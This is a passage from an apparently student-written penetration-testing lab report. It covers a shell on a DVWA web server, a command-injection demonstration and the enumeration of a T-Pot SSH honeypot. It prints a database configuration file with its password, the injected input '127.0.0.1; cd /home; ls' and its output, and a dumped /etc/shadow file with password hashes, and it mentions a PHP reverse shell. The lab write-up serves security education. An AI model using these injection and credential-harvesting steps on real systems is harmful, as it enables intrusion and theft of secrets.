php-reverse-shell.sh  
welcome.php  
www-data@dvwa: /var/www/html/DVWA/hackable/uploads $ cd ..  
www-data@dvwa: /var/www/html/DVWA/hackable $ ls  
flags  
uploads  
users  
www-data@dvwa: /var/www/html/DVWA/hackable $ cd users  
www-data@dvwa: /var/www/html/DVWA/hackable/users $ ls  
1337.jpg  
admin.jpg  
gordonb.jpg  
pablo.jpg  
smithy.jpg  
www-data@dvwa: /var/www/html/DVWA/hackable/users $
```




```
www-data@dvwa: /var/www/html/DVWA/config $ cat config.inc.php  
<?php  
  
# If you are having problems connecting to the MySQL database and all of the variables below are correct  
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.  
# Thanks to @diginiinja for the fix.  
  
# Database management system to use  
$DBMS = 'MySQL';  
#$DBMS = 'PGSQL'; // Currently disabled  
  
# Database variables  
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.  
# Please use a database dedicated to DVWA.  
#  
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.  
# See README.md for more information on this.  
$DVWA = array();  
$DVWA['db_server'] = getenv('DB_SERVER') ?: '127.0.0.1';  
$DVWA['db_database'] = 'dvwa';  
$DVWA['db_user'] = 'dvwa';  
$DVWA['db_password'] = 'p@ssw0rd';  
$DVWA['db_port'] = '3306';  
  
# ReCAPTCHA settings  
# Used for the 'Insecure CAPTCHA' module  
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin  
$DVWA['recaptcha_public_key'] = '';  
$DVWA['recaptcha_private_key'] = '';  
  
# Default security level  
# Default value for the security level with each session.  
# The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or 'impossible'.  
$DVWA['default_security_level'] = 'impossible';  
  
# Default locale
```

The above information reveals the database credentials.

This tells how important it is to prevent this kind of attack, it can cause greater damage to the web server and the service it is serving. This was just a demo, advanced backdoors can do many more things.

Command Execution

Command execution vulnerability in DVWA allows an attacker to run arbitrary system commands on the server through user input. If the application does not properly validate or sanitize this input, an attacker can exploit it to execute malicious commands, potentially compromising the server.




The screenshot shows a web browser window with the URL `172.17.0.177/DVWA/vulnerabilities/exec/#`. The page title is "Vulnerability: Command Injection". On the left is a navigation menu with "Command Injection" highlighted. The main content area has a form titled "Ping a device" with an input field containing `127.0.0.1; cd /home; ls` and a "Submit" button. Below the form, the output of the command execution is displayed in red text, showing ping statistics and a directory listing of the /home directory.

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.020 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.044 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.045 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.045 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3082ms  
rtt min/avg/max/mdev = 0.020/0.038/0.045/0.010 ms  
bin  
bin.usr-is-merged  
boot  
cdrom  
dev  
etc  
home  
lib  
lib.usr-is-merged  
lib64  
lost+found  
media  
mnt  
opt  
proc  
root  
run  
sbin  
sbin.usr-is-merged  
snap  
srv  
swap.img  
sys  
tmp  
usr  
var
```

In the example above, we can see how with the ping I was able to list the files in the **/home** directory.

This input field will run any command, but you will be restricted because of the permissions are set.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays `142.232.197.67/DVWA/vulnerabilities/exec/#`. The DVWA logo is visible at the top. On the left, a navigation menu lists various vulnerabilities, with "Command Injection" highlighted in green. The main content area is titled "Vulnerability: Command Injection" and features a "Ping a device" section. This section includes an input field for an IP address and a "Submit" button. Below the input field, the terminal output of a ping command is displayed in red text:

```
PING 127.0.0.0 (127.0.0.0) 56(84) bytes of data.  
64 bytes from 127.0.0.0: icmp_seq=1 ttl=64 time=0.020 ms  
64 bytes from 127.0.0.0: icmp_seq=2 ttl=64 time=0.042 ms  
64 bytes from 127.0.0.0: icmp_seq=3 ttl=64 time=0.060 ms  
64 bytes from 127.0.0.0: icmp_seq=4 ttl=64 time=0.043 ms  
  
--- 127.0.0.0 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3094ms  
rtt min/avg/max/mdev = 0.020/0.041/0.060/0.014 ms  
total 24  
drwxr-xr-x  5 www-data www-data 4096 Oct 30 18:51 .  
drwxr-xr-x 19 www-data www-data 4096 Sep 24 19:32 ..  
drwxr-xr-x  2 www-data www-data 4096 Oct 30 18:51 Deval  
drwxr-xr-x  2 www-data www-data 4096 Sep 24 19:32 help  
-rwxr-xr-x  1 www-data www-data 1829 Sep 24 19:32 index.php  
drwxr-xr-x  2 www-data www-data 4096 Sep 24 19:32 source
```

Below the terminal output, there is a "More Information" section with a list of links:

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

This vulnerability can allow you to gather information about your target and help you design your attacking strategies with it.

HOST 4 – Honeypot (T-Pot)

IP Address: 142.232.197.39

Objective: To enumerate active services and exploit potential vulnerabilities.

Overview


This device was found to be a honeypot. After interacting with it several times using Nmap and SSH, it is obvious that this system is a honeypot, specifically a T-Pot.

T-Pot is the all-in-one, optionally distributed, multi-arch (amd64, arm64) honeypot platform, supporting 20+ honeypots and countless visualization options using the Elastic Stack, animated live attack maps and lots of security tools to improve the deception experience further.

Enumeration & Methodology

- Initial Nmap Scan: Conducted an initial Nmap scan using standard options to identify open ports and running services.
- Results of Initial Scan: The scan output indicated multiple well-known ports, but Nmap was unable to get the banner, and scripts were failed. That was a possible indication that something was off. Every time a run the scan, Nmap would highlight show me a different name of honeypot.
- Targeted Nmap Scan: Among the open ports, I targeted SSH service to see how it responds.

SSH Service:



To log in, I used the credentials found in the previous machine, Windows 7. was able to gain access to it and could read the shadow file.

```
***** -bash: find: command not found
administrator@ubuntu:~$ cat etc/shadow
cat: etc/shadow: No such file or directory
administrator@ubuntu:~$ cat /etc/shadow
root:$6$a0mWdpJ$/kyP0ik9rR0kSLyABIYnXgg/UqLWX3cleIaov0LWphShTGXmuUAMq6iu9DrcQqLVUw3P1rizns4u27w3Ugvy6.:15800:0:99999:7
:::
daemon:*:15800:0:99999:7:::
bin:*:15800:0:99999:7:::
sys:*:15800:0:99999:7:::
sync:*:15800:0:99999:7:::
games:*:15800:0:99999:7:::
man:*:15800:0:99999:7:::
lp:*:15800:0:99999:7:::
mail:*:15800:0:99999:7:::
news:*:15800:0:99999:7:::
uucp:*:15800:0:99999:7:::
proxy:*:15800:0:99999:7:::
www-data:*:15800:0:99999:7:::
backup:*:15800:0:99999:7:::
list:*:15800:0:99999:7:::
irc:*:15800:0:99999:7:::
gnats:*:15800:0:99999:7:::
nobody:*:15800:0:99999:7:::
libuuid!:15800:0:99999:7:::
sshd:*:15800:0:99999:7:::
phil:$6$ErqInBoz$FibX212AFnHMvYzdWw87bq5Cm3214CoffqFuUyzz.ZKmZ725zKqSPRRlQ1fGGP02V/WawQWQrDda6YiKERNR61:15800:0:99999:7
:::
administrator@ubuntu:~$
```

After the session time out, when I tried to reconnect, those credentials did not work. Therefore, I decided to guess a random username and password, and I got access. This behavior indicated that it is an SSH honeypot. It was just simulating the SSH service.

During my Nmap scans, I noticed different honeypots each time, indicating that this machine is running multiple honeypots, possibly a T-Pot.

THE END